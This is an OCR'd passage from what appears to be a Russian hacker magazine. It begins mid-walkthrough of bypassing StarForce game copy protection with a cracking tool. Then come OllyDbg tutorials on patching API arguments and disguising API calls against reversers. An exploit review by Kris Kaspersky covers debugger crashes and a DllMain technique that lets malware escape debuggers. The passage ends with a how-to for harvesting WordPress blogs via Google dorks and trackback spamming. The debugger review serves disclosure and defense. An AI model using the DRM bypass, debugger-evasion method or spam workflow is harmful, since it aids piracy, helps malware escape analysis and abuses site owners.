2. Допустим, мы имеем дело со StarForce 3.4.49.x (различные версии, в том числе более ранние, имеют свои способы обхода). Качаем утилиту StarFuck (black2knight.nm.ru/Starfuck_v0.83Beta2-Rus.exe) — версия 0.83 вполне подойдет. Тем, кто не дружит с английским, беспокоиться не стоит, найти наш вариант не составит труда. Запускаем.
3. Выбираем нашу версию защиты StarForce из списка справа. В дальнейшем нужно будет указывать именно ее.
4. Заходим в «Настройки». Заполняем поля с путями до Daemon Tools и Алкоголя. Метод патча cd-rom'ов оставляем «СуперАгрессивный», ожидание образа — 1000. В менюшке «CDRom'ы находятся» указываем, как подключены наши дисководы. Если что-то пойдет не так, то придется выключать комп и отсоединять их вручную, указывая в менюшке «у меня нет CDRom'ов». Также будет полезна прога StarForceNightmare, которая позволяет более точно подойти к делу отключения приводов (15 различных вариантов и комбинаций — напротив каждого варианта есть кнопка «Включить»). Применяем настройки, запускаем утилу еще раз.
5. Щелкаем «Патчить BList». Выбираем «Выключить CD».
6. Добираемся до менюшки «Генератор ярлыков». Сразу же меняем версию защиты на правильную в правом верхнем углу. Тип запуска «Запускать с EXE». Далее выбираем, в чьем виртуальном приводе будет работать образ диска (Даймон/Алкоголь). Кликаем «Указать EXE» и выбираем экзешник игры, с которого ее обычно запускают. Соседней кнопкой показываем путь до образа. Поле «Параметры запуска EXE» оставляем пустым.
7. Готово. Создаем ярлык и используем его для запуска нужной игрушки. Во избежание недоразумений: информация предоставлена только для тех, кто имеет оригинальный диск и просто ленится совать его в CD-ROM.

Стопроцентная защита?



№6

ЗАДАЧА: ИЗМЕНИТЬ ПАРАМЕТРЫ ОКНА ЗАПУСКАЕМОГО ПРИЛОЖЕНИЯ ИЗ-ПОД ОТЛАДЧИКА
РЕШЕНИЕ:
Для чего это может понадобиться? Например, иногда бывает необходимо изменить размер окна, которое не «растягивается» стандартными методами. Конечно, в таком случае можно использовать какую-либо утилиту, которая специально предназначена для манипуляции с окнами путем посылки им системных сообщений, но это — не путь настоящего крэкера :). Мы используем более изощренный метод, причем его можно применять не только для манипуляции с окнами, но и для задач сугубо «системного» толка. Ведь метод этот — подмена данных, передаваемых API-функции.
Первое, что нам требуется узнать, — какая API-функция создает окно. Лезем в справочник и получаем ответ: **CreateWindowExW** (есть и другие функции, но будем считать, что мы их откинули, действуя методом исключения). После того, как мы это выяснили, остается одно — поставить точки останова на все вызовы данной функции, дождаться инициализации (а, следовательно, и остановки на нужном месте) программы под отладчиком, исследовать передаваемые параметры. Затем найти среди них те, что отвечают за размеры окна и подменить их либо в стеке, либо непосредственно по адресу, откуда



происходит извлечение этого параметра.
Рассмотрим этот несложный механизм на примере стандартного приложения notepad.exe, которое мы столько раз терзали.
1. Открываем notepad.exe для отладки под OllyDbg;
2. Устанавливаем точки останова на все вызовы CreateWindowExW: для этого нажимаем комбинацию клавиш <ALT+F1> и в появившееся окно вводим «bpx CreateWindowExW»;
3. Запускаем программу нажатием <F9>. Выполнение будет прервано по адресу 01004694h. Вот что мы увидим:

```
0100466B PUSH DWORD PTR DS:[1009A70];Height = 139 (313.)
01004671 MOV ESI,notepad.01001394
01004676 PUSH DWORD PTR DS:[1009A74];Width = 39A (922.)
0100467C PUSH DWORD PTR DS:[1009A7C];Y = CA (202.)
01004682 PUSH DWORD PTR DS:[1009A78];X = 52 (82.)
01004688 PUSH 0CF0000   ; стилевые характеристики
0100468D PUSH ESI       ; имя окна
0100468E PUSH notepad.01009020;Class = «Notepad»
01004693 PUSH EBX       ; стилевые характеристики
01004694 CALL DWORD PTR DS:[<&USER32.CreateWindowExW>]
        ; вызов функции
```

Как ты можешь догадаться, по адресам 0100466B и 01004676 располагаются инструкции, выполняющие помещение в стек значений, которыми и определяется, соответственно, высота и ширина создаваемого окна. Ставим точку останова по адресу 0100466B и перезапускаем программу под отладчиком.
4. После того, как мы остановимся по адресу 0100466B, у нас появится, как минимум, два пути решения нашей задачи: первый — подменить данные непосредственно в стеке, и второй (наиболее предпочтительный) — изменить значения, находящиеся по адресу, который использует инструкция PUSH в качестве операнда. Инструкция выглядит следующим образом: PUSH DWORD PTR DS:[1009A70]. Это означает, что мы должны произвести подмену данных, находящихся по адресу 1009A70h. В окошке hex-дампа (которое находится «слева-снизу», под окном, содержащим листинг дизассемблирования) проследуем по этому адресу, выделим мышью два байта, которые содержат значения 39 и 01 и выберем из меню правой кнопки мыши пункт «Binary → Edit». После этого можно смело вбивать в появившемся окне другое двухбайтовое значение, задающее высоту окна. Чтобы почувствовать «эффект», советую ввести значения «FF FF».
5. Следующий (и последний) шаг — запуск программы по <F9>.
Обрати внимание, что API-функция CreateWindowExA приняла новые данные, результатом чего явилось изменение вертикальных размеров окна «Блокнота». Что и требовалось получить!

Набор данных, передаваемый через стек функции CreateWindowExA




№7

ЗАДАЧА: ЗАМАСКИРОВАТЬ ВЫЗОВ API-ФУНКЦИИ, ЗАМЕНИВ ЕГО БОЛЕЕ СЛОЖНЫМ, НЕЯВНЫМ, ВЫЗОВОМ

РЕШЕНИЕ:

Думаю, ты сразу понял, для чего необходима маскировка. Конечно, единственная ее цель — затруднить задачу реверсера. Здесь есть где разгуляться фантазии кодера! Можно вызывать функцию через серию переходов, можно вычислять адрес функции путем математических преобразований, да мало ли что еще можно придумать :). Чем необычнее подход, тем больше вероятность, что реверсер отступится от защищаемой программы.
Для начала рассмотрим пример маскировки вызова с заменой конкретного адреса функции вычисляемым значением.
1. Ставим точку останова на маскируемую API-функцию.
2. Запускаем программу на исполнение (F9).
3. После остановки программы на месте вызова маскируемой API-функции выполняем один шаг с заходом в подпрограмму (F7).
4. Записываем адрес, по которому мы находимся после выполнения call-а (этот адрес фактически является адресом API-функции, и находимся мы в недрах конкретной библиотеки dll).
5. Находим любую «свободную зону» в PE-файле — то есть зону, где расположен массив нулей, необходимый для выравнивания секций.
6. Вызов API-функции заменяем безусловным переходом на начало массива нулей (вида «jmp адрес»).
7. Переходим к массиву нулей — заполняем его следующими инструкциями:
а) инструкциями, которые производят вычисление адреса вызова — именно вычисления по несложному алгоритму (единственное обязательное условие здесь: чтобы адрес API-функции нигде не присутствовал в явном виде).
б) перехода по вычисленному адресу, помещенному в регистр (например, «call eax»).
в) безусловного перехода по адресу инструкции, которая следовала за вызовом маскируемой API-функции.
Теперь, когда ты знаешь теорию, можно применить этот несложный алгоритм на примере изменения простого PE-файла «ex.exe», который вызывает функцию MessageBoxA, под отладчиком OllyDbg. О том, как это сделать, ты можешь прочитать на нашем DVD или посмотреть мой видеоурок.

Вызов API-функции надежно замаскирован





КРИС КАСПЕРСКИ


ОБЗОР ЭКСПЛОЙТОВ

ЭТОТ НЕОБЫЧНЫЙ ВО ВСЕХ ОТНОШЕНИЯХ ОБЗОР ПОСВЯЩЕН ОШИБКАМ ОТЛАДЧИКОВ, ПРИВОДЯЩИМ К УТРАТЕ КОНТРОЛЯ НАД ОТЛАЖИВАЕМЫМ ПРИЛОЖЕНИЕМ ЕЩЕ НА СТАДИИ ЗАГРУЗКИ EXE-ФАЙЛА В ПАМЯТЬ. ДЛЯ ИССЛЕДОВАТЕЛЕЙ МАЛВАРИ ЭТО ЗАЧАСТУЮ ЗАКАНЧИВАЕТСЯ КАТАСТРОФОЙ — ТОЛЬКО ХОТЕЛ ВЗГЛЯНУТЬ НА ОЧЕРЕДНОГО ЗВЕРЬКА ПОД ОТЛАДЧИКОМ НА СВОЕЙ ОСНОВНОЙ МАШИНЕ, КАК ОТЛАДЧИК ПРОСКАКИВАЕТ ТОЧКУ ВХОДА И ЖИВЧИК ПОСЕЛЯЕТСЯ НА КОМПЬЮТЕРЕ, ИЩИ ЕГО ПОТОМ!

01 SYSER ПРОСКОК EP НА СЕТЕВЫХ И СМЕННЫХ НОСИТЕЛЯХ

>> Brief

Работая с **отладчиком Syser** версии 1.95.1900.0894, выпущенной в начале 2008 года, я обратил внимание, что при загрузке программ с сетевых дисков и сменных носителей (типа дискет) отладчик проскакивает точку входа в файл (она же Entry Point или, сокращенно, EP). Он передает подопытной программе бразды правления и утрачивает над ней всякий контроль (впрочем, глобальные точки останова на API-функции срабатывают нормально, если, конечно, не забыть заблаговременно их поставить). Мне пришлось отослать разработчикам баг-репорт, получив подтверждение об ошибке вкупе с обещанием ее исправить, но версии Syser'а продолжают выходить одна за другой, а ошибка как была, так и осталась. Почему же она вообще возникает? Откуда берется и отчего никуда не девается? Дело в том, что механизм загрузки файлов с жестких дисков и сменных носителей принципиально различен. Исполняемые файлы (и динамические библиотеки), расположенные на винчестере, операционная система просто проецирует в память, что (грубо говоря) превращает их в «файл подкачки, доступный только на чтение». Подкачка страниц с диска в оперативную память происходит только по мере обращения к ним, а при недостатке памяти немодифицированные страницы не вытесняются в настоящий файл подкачки, а просто высвобождаются под новые данные. Действительно, какой смысл записывать их в своп? Проще вновь обратиться к исполняемому файлу — он же никуда не денется за это время. Вернее, с жесткого диска не денется (и потому система блокирует к нему доступ на время выполнения), а вот с дискеты или сетевого диска... там, во-первых, скорость намного ниже, чем у винчестера, а во-вторых, сеть в любой момент может лечь, а диск могут вынуть. Разработчики Windows учли такую возможность и решили проблему путем предварительной загрузки файла в оперативную память. За это отвечает совсем другой компонент загрузчика, игнорируемый Syser'ом со всеми отсюда вытекающими.



Попытка загрузки файла с сетевого диска в Syser ведет к «проскоку» точки входа в файл и утрате контроля над отлаживаемым приложением

>> Targets

Все существующие в данный момент версии Syser'а.

>> Exploit

Не требуется, достаточно попробовать загрузить любой исполняемый файл с сетевого диска, дискеты или CD/DVD, как результат все скажет сам за себя.

>> Solution

Всегда копируй файлы с сетевых дисков (сменных носителей) на жесткий диск перед их загрузкой в Syser.

02 SYSER: BSOD НА ФАЙЛАХ ОПРЕДЕЛЕННЫХ ТИПОВ

>> Brief

Экспериментируя со штатным линкером от Microsoft на предмет

BSOD, вызываемый Syser'ом при запуске «оптимизированного» файла

```
IDA Pro couldn't automatically determine if the program should be
rebased in the database because the database format is too old and
doesn't contain enough information.
Create a new database if you want automated rebasing to work properly.
Notice you can always manually rebase the program by using the
Edit, Segments, Rebase program command.
```

Реакция IDA-Pro на попытку отладки файла с нулевым базовым адресом загрузки

создания предельно компактных исполняемых файлов, я получил от одного из бета-тестеров баг-репорт. В нем говорилось, что на его машине при активном Syser'е (активном — значит, просто запущенном, загрузки файла в отладчик не требуется) мои файлы уводят XP SP2 в BSOD с указанием на драйвер *Syser.sys*, принадлежащий, как и следует из названия, саб-жевому отладчику. Я попробовал воспроизвести данный эффект на своей горячо любимой W2K и получил тот же самый BSOD. Вот тебе, бабушка, и оптимизация! Зато, какой шикарный способ борьбы с активным Syser'ом! На SoftICE эффект не распространяется, однако SoftICE на хакерских машинах встречается все реже и реже, особенно на новых системах (которые он вообще не поддерживает). Разработчикам Syser'а был отправлен очередной баг-репорт, но ответа не последовало (**интересно, какую чудо-траву курят разработчики?** — Прим. Forb). Когда они исправят дефект в отладчике — неизвестно. Подробнее об этой ошибке можно прочитать на блоге: souriz.wordpress.com/2008/05/09/syser-causes-bsod.

>> Targets:

Все существующие версии Syser.

>> Exploit

Готовую бинарную сборку файла, вызывающего BSOD (вместе с исходными текстами и командными файлами для сборки в среде MS VC) я выложил на свой сервер: http://nezumi.org.ru/souriz/TF-bug.zip. Впрочем, сам исполняемый файл тут не причем (он может быть любым), главное — это опции линкера для его сборки, которые выглядят следующим образом:

```
$link.exe %NIK%.obj
/FIXED /ENTRY:nezumi
/SUBSYSTEM:CONSOLE
      /ALIGN:16 /MERGE:.
rdata=.text /STUB:stub
KERNEL32.LIB
```

Значения ключей компиляции ты можешь найти на нашем DVD.

В целях оптимизации я использовал «голый» MS-DOS old-exe заголовок с отрезанным телом файла. В результате этих ухищрений размер файла (с полезным кодом, намного более функциональным чем «hello, world») составил 624 байта, и это при том, что он написан на языке Си (пускай и не без ассемблерных вставок) и собран штатными средствами! Какой именно из этих параметров привел к падению Syser'а — я не знаю, а экспериментировать, роняя свою систему в BSOD, — этим пусть разработчики Syser'а занимаются. Кстати, если загрузить такой файл в Syser, а не просто запустить его при активном Syser'е, то все будет нормально, и BSOD не появится.

>> Solution

Выгружать Syser перед запуском потенциально небезопасных файлов (благо, Syser, в отличие от SoftICE, поддерживает возможность выгрузки из памяти «на лету»).

03 IDA-PRO: ПРОСКОК ЕР НА ФАЙЛАХ С IMAGE BASE, РАВНОЙ НУЛЮ

>> Brief

Как известно, IDA-Pro с некоторых времен не только дизассемблер, но еще и отладчик. Отладчик не то, чтобы сильно мощный (намного слабее Ольги), но все-таки более удобный, чем постоянное переключение между дизассемблером и внешним отладчиком, а потому активно используемый хакерами наряду с исследователями малвари. И все бы хорошо, но если «скормить» дизассемблеру файл с нулевым базовым адресом, он нормально загрузит его по этому адресу, но при попытке запуска отладчика мы получим ругательство: «*IDA Pro couldn't automatically determine if the program should be rebased in the database because the database format is too old and doesn't contain enough information. Create a new database if you want automated rebasing to work properly. Notice you can always manually rebase the program by using the Edit, Segments, Rebase program command*» («**IDA-Pro не может автоматически определить**: должна ли программа быть перемещена в базе, поскольку формат базы очень старый и не содержит достаточно информации. Создайте новую базу, если вы хотите автоматизировать перемещение. **Примечание**: вы можете переместить базу и самостоятельно: Edit → Segment → Rebase program»). После чего нам предлагают нажать «OK», чтобы согласиться. Но, чтобы мы не нажали — OK или Esc, IDA-Pro запускает процесс, полностью утрачивая контроль и мерзко игнорируя все ранее установленные точки останова. Вот такой замечательный анализ малвари! К слову сказать, файл с нулевым базовым адресом загрузки при наличии в нем таблицы перемещаемых элементов совершенно законен и операционная система переместит его автоматически. А вот IDA-Pro — нет. Я послал баг-рапорт Ильфаку, и тот сказал, что будет исправлять, так что следи за новостями: souriz.wordpress.com/2008/05/14/773-bug-in-ida-pro-fails-to-debug-zero-base-pe.

>> Targets

Все существующие на данный момент версии IDA-Pro (проверялось на 4.7 и 5.2).

>> Exploit

Исходный текст программы, демонстрирующей уязвимость (вместе с ключами сборки), приведен ниже:

```
#include <stdio.h>

main(){
 printf("hello, world!");
}

$cl /c hello-world.c
$link hello-world.obj
/FIXED:NO /BASE:0
```


>> Solution

Перед запуском отладчика удостоверься, что программа находится по «правильным» адресам. В противном случае перемести ее на новое место (например, по адресу *400000h*) через Edit → Segment → Rebase program, или же с помощью утилиты *ms editbin.exe* (в последнем случае потребуется перезагрузка файла в IDA-Pro с потерей всех предыдущих результатов анализа).

04 FULL-DISCLOSE: УНИВЕРСАЛЬНЫЙ СПОСОБ ВЫХОДА ИЗ-ПОД ОТЛАДЧИКА

>> Brief

В процессе реализации проекта по переносу SoftICE на Висту и



Прототип функции KiUserApcDispatcher, с которой начинает жизнь любой поток



Мой блог

Server 2008 (при финансовой поддержке фирмы K7) я исследовал SoftICE вместе с кучей других отладчиков и с удивлением обнаружил, что все они спроектированы неправильно. Отлаживаемая программа может вырваться из-под контроля еще до начала трассировки — непосредственно в процессе загрузки файла в отладчик. Чтобы выяснить, почему так происходит, нам необходимо разобраться, как вообще отладчики «стопорят» программу, а делают они это приблизительно так: сначала процесс загружается в память, отладчик отслеживает этот момент и, считывая из PE-заголовка точку входа в файл, устанавливает по этому адресу программную или (реже) аппаратную точку останова. Затем возвращает бразды правления операционной системе, которая посредством функции *KiUserApcDispatcher* создает первичный поток. Прототип функции приведен на рисунке, откуда видно, что стартовый адрес потока передается как аргумент по *NTAPI* соглашению, то есть через пользовательский стек. После чего система начинает подгружать статически прилинкованные динамические библиотеки, вызывая функцию *DllMain* (если, конечно, DLL имеет точку входа) и DLL. Если *DllMain* возвращает ноль, система сообщает об ошибке загрузки приложения и завершает процесс. В противном же случае (когда все динамические библиотеки рапортуют, что инициализация прошла успешно) управление передается первичному потоку процесса, где находится точка останова, установленная отладчиком. При попытке ее выполнения процессор генерирует исключение типа *breakpoint exception*, отлавливаемое операционной системой и передающее отладчику бразды правления.


Таким образом, вырисовывается не очень-то приятная для отладчиков и исследователей малвари картина:

1. Функции **DllMain** всех статически прилинкованных библиотек отрабатывают еще до начала «всплытия» отладчика, и в них может находиться все, что угодно! В принципе, исполняемый файл может ограничиться процедурой-пустышкой, разместив зловредный код в одной из своих DLL, и он будет выполнен еще до «всплытия» отладчика.

2. Функции **DllMain** выполняются уже после установки отладчиком точки останова на **EntryPoint**. Если это программная точка, представленная опкодом CCh, то динамическая библиотека может обнаружить, что процесс находится под отладкой и либо сделать что-то нехорошее, либо вызвать **VirtualProtect**, присвоить соответствующей странице памяти атрибут на запись, снять точку останова, восстановив оригинального содержимое первого байта (естественно, для этого его нужно где-то хранить или вычислять эвристическим путем). Тогда точки останова уже не будет, процессор не сгенерирует исключение, и отладчик не сможет перехватить управление.

3. Если отладчик установил аппаратную точку останова, то из **DllMain** можно изменить аргумент функции **KiUserApcDispatcher**, хранящий стартовый адрес первичного потока. Тогда, по завершении инициализации всех динамических библиотек, поток начнет свое выполнение отнюдь не с точки входа, прописанной в PE-заголовке, а оттуда, откуда DLL пожелает, вырываясь из-под контроля отладчика. Естественно, чтобы менять аргумент, его еще необходимо найти, что не так-то просто, поскольку, в зависимости от версии операционной системы и прочих обстоятельств, он меняет свое местоположение в широких пределах. Поэтому приходится прибегать к различным эвристическим методикам, например, считывать из PE-заголовка оригинальную точку входа и искать в стеке двойное слово, совпадающее с ней.

Конечно, теоретики от программирования скажут, мол, в чем проблема-то? Операционная система уведомляет отладчик о загрузке всех динамических библиотек еще до начала выполнения *DllMain* и ничего не стоит исследовать их на вшивость. Многие отладчики даже имеют специальную опцию — останавливаться на DllMain. Вот только ни у одного из них она по умолчанию не включена, а анализировать *DllMain* в отладчике — гиблое дело, особенно если она вызывается из стартового библиотечного кода. Но, даже отлаживая *DllMain*, мы можем не заметить (или не понять), как она меняет аргумент функции *KiUserApcDispatcher* или снимает точку останова, поскольку для этого необходимо знать, что именно у нас находится в памяти и зачем оно там находится. С точки зрения не очень опытного реверсера это выглядит вполне невинно. Ну, меняет что-то такое DLL в стеке и завершается, но ведь это не страшно, правда? Мы ведь все равно вернемся в отладчик при начале выполнение процесса, верно? А вот и нет! Уже не вернемся! Так что проблема на самом деле очень серьезна. Подробнее ее планируется осветить на моем блоге (souriz.wordpress.com).



Файловый репозиторий на OpenRCE



Сообщение о неудачной инициализации динамической библиотеки, ведущей к завершению процесса

>> Targets

MS VS, WinDbg, OllyDbg, ImmDbg, Syser, SoftICE, IDA-Pro и многие другие.

>> Exploit

Демонстрационный пример (вместе с полными исходными текстами, правда, без комментариев) выложен на OpenRCE в мой репозиторий: https://openrce.org/repositories/users/nezumi/quux-crackme.zip. Пример занимает в упакованном виде меньше 2х килобайт, совместим с Вистой/Server 2008 и не конфликтует с Syser'ом (в смысле не «выбивает» из него BSOD, но ускользает из-под вышеперечисленных отладчиков).

>> Solution

Отсутствует. Ну, не то, чтобы совсем, — но общих решений нет, и помимо DllMain существует много всего, исполняющегося до «всплытия» отладчика. Взять хотя бы те же TLS-callback'и. А потому загрузка программы в отладчик — равносильна ее запуску, и потенциально опасные файлы можно использовать только на специальной (виртуальной) машине, на которой нет ничего, что было бы жалко потерять. Кстати, в Olly Advanced — популярном plug-in'е для Ольги — есть опция «*Flexible Breakpoints*», убирающая программную точку останова, что предотвращает обнаружение отладчика, но не в силах противостоять подмене стартового адреса первичного потока. Аналогичным образом дела обстоят и с другим популярным plug-in'ом — PhantOm, имеющим опцию «Remove EP Break», назначение которой говорит само за себя.

Разумеется, это никакой не crackme (в обычном смысле), а настоящий exploit типа proof-of-concept, предназначенный для тестирования отладчиков на «вшивость» и написанный так, чтобы предельно облегчить его понимание, благодаря чему сломать его — плевое дело. Но если наворотить здесь хитрый код, то шансы на понимание резко снизятся, а шансы на «взлом» отладчика, соответственно, резко возрастут. Борьба с отладчиками на данном этапе не входила в мою задачу — этому посвящена отдельная колонка в журнале, а здесь мы говорим исключительно о дырах (прорыв сквозь отладчик — в первую очередь дефект проектирования отладчика, то есть дыра, и только потом — антиотладочный прием).



СПАМОМ ПО ВЕБУ

ЧЕРНЫЙ СЕТЕВОЙ МАРКЕТИНГ — ЗАЩИТА И НАПАДЕНИЕ

На страницах журнала уже неоднократно описывалась вся подноготная обычного мыльного спама. Но что ты знаешь о другом виде этой черной рекламы? О тех сообщениях, которые оставляют роботы на твоих форумах, блогах и гостевых книгах. Хочешь знать, для чего они нужны и как от них защититься? Тогда тебе может пригодиться моя статья.

ЦЕЛЬ ВЕБ-СПАМА

Как ты уже, наверное, знаешь, с помощью простого мыльного спама интернет-барыги продвигают свои товары в массы. Обычно это всевозможные увеличители мужского девайса и потенции, бытовая аудио- и видеотехника, книги и диски. Да все, что угодно! Но насколько такой метод эффективен? Если твоя мыльная база исчисляется миллионами адресов, то, естественно, отдача будет очень и очень большая. Однако такие базы есть лишь у единиц, поэтому остальные интернет-торговцы занимаются веб-спамом — черным пиаром, который ориентирован, в первую очередь, на поисковые машины вроде гугла. Схема SEO — **Search Engine Optimization** — проста:

1. Серый или черный проект (обычно — магазин какой-либо партнерской программы), оптимизированный под поисковик и расположенный на бонусном хосте (в качестве бонуса — возраст домена, его индексация поисковыми системами). Причем хост может быть как фришным (blogspot.com, для примера), так и взломанным пиаристым доменом.
2. Размещение ссылок на свой проект, где только можно (это и есть веб-спам).
3. Поднятие проекта в выдаче поисковика на высокие позиции по денежным кейвордам.
4. Получение отдачи (те же самые покупки увеличителя мужского девайса, но уже напрямую с твоего проспамленного магазина).
5. Бан твоего проекта в поисковике.
6. Повторение описанного цикла.

Учить тебя основам SEO в задачу этой статьи не входит. Про SEO ты можешь почитать в декабрьском номере журнала в моем опусе «SEO в картинках». А сейчас нас интересует техническая сторона веб-спама.

СОБИРАЕМ СПАМ-БАЗЫ

Любая программа для ссылочного спама работает следующим образом:

1. Собирается некая база сайтов, где могут находиться формы для сабмита ссылки.
2. В цикле перебирается каждая ссылка из базы, скачивается и просматривается на пример различных input-форм.
3. Если такие формы находятся, то к паге посылается POST (или GET) запрос со спам-текстом и спам-ссылками.
4. Страница скачивается еще раз и проверяется на предмет удачного сабмита.

Name

Mail

Website

Leave a comment





Enter Code



Name



5. Если сабмит прошел удачно, то ссылка заносится в goods-файл.
Возникает резонный вопрос: где же взять спам-базу гест, форумов и блогов? Для примера возьмем блоги, созданные на базе платформы WordPress (на этом примере ты точно так же сможешь собрать базу и для любой известной гостевой книги или форума). Собирать базу мы будем, конечно же, у нашего любимого Гугла. Очень важно понимать, что такое парсинг. Это процесс сбора адресов ресурсов (сайтов), которые мы будем использовать для спама. Парсить можно все, что душа пожелает — гостевые книги, форумы, блоги, вики, главное, чтобы можно было оставить сообщение со ссылкой на свой проект.
Займемся непосредственно парсингом. Для начала определимся, какой программой мы будем пользоваться. Для новичка вполне подойдет AllSubmitter, в нем есть встроенный парсер. Программа, как и большинство других спамилок-парсеров, платная. Но если не покупать, то она выполняет только функции парсера, что нам, собственно, и нужно!
Парсер, встроенный в AllSubmitter, собирает все урлы с найденной страницы, отсеивая дубликаты доменов и ссылок. Скачать демо-версию **AllSumbitter** можно на официальном сайте программы webloganalyzer.biz/rus/download.html (для описываемых в статье действий больше подходят 2-я и 3-я версии программы, а не представленная на официальном сайте 5-я, так как автор не смог ее… эээ… купить).
После установки программы необходимо создать новую базу данных и задать для нее имя, например, «Блогобаза». Далее находим бразер программы, заходим через него на google.com и вводим там свой запрос (лучше, чтобы в Гугле была проставлена опция «Выдавать по 100 ссылок на странице» — это крайне ускорит сбор).
А сейчас позволю себе небольшое отступление. Какой запрос вводить в Гугл для сбора тех же самых ссылок на блоги вордпресс? Как правило, все инсталляции WordPress имеют одни и те же одинаковые элементы оформления, навигации и текста в шаблонах блога. Вот несколько наиболее общих запросов, прокатывающих для поиска постов в блогах:

```
intitle:"Blog Archive"
inurl:"?p="
Leave a Reply
You can leave a response
inurl:"#respond"
This entry was posted on
```

После ввода одного из этих запросов жми на «Базы Данных → Импортировать из IE → Добавить». Как видишь, добавилось 99 ссылок. Нажимай «ОК», а в браузере программы — «Назад». То же самое проделывай со второй страницей выдачи, потом с третьей и т.д.
Тут я подскажу тебе небольшой Tip&Trick :). Как ты понимаешь, вышеназванные запросы охватывают далеко не весь спектр установленных в инете вордпрессов. Как сузить круг поиска? Очень просто, ведь Гугл предоставляет нам замечательный оператор *site*, которым можно ограничивать поиск какой-либо одной определенной доменной зоной, например:

```
site:.com
site:.net
site:.biz
site:.org
site:.name
site:.ru
site:.fr
site:.it
site:.us
site:.edu
site:.gov
site:.mil
site:.info
```

В общем, можно перебрать абсолютно все типы доменов.
Стоит заметить, что AllSubmitter добавляет в базу только уникальные домены, поэтому не стоит бояться комбинировать любые запросы с любыми операторами Гугла — дубликатов в любом случае не будет.

СПАМИМ ПО БЛОГАМ

Что ж, базу для спама мы собрали. Теперь встает вопрос, чем же, собственно, спамить? Ты, конечно, можешь купить тот же AllSubmitter или любую другую навороченную спамилку (или еще раз пересмотреть диски из подшивки][акера). Я же опишу отличный метод спама по блогам, давно используемый нашим братом для продвижения своих проектов в рунете и буржунете. Этот волшебный метод называется «trackback-комментарии» (если ты решишь спамить именно таким методом, то, собирая спам-базу, учитывай специфику урлов с трекбеком).
Что такое trackback? Для достоверности обратимся к Википедии (смотри врезку внизу страницы).
Ключевая для нас фраза — «технология уязвима для спамерских рассылок». Как, наверное, ты уже понял, в случае успешного выполнения трекбека ты получаешь коммент на проспамленном блоге со ссылкой в заголовке. Осталось автоматизировать процесс для экономии нашего драгоценного времени!

ПОСЫЛАЕМ ТРЕК

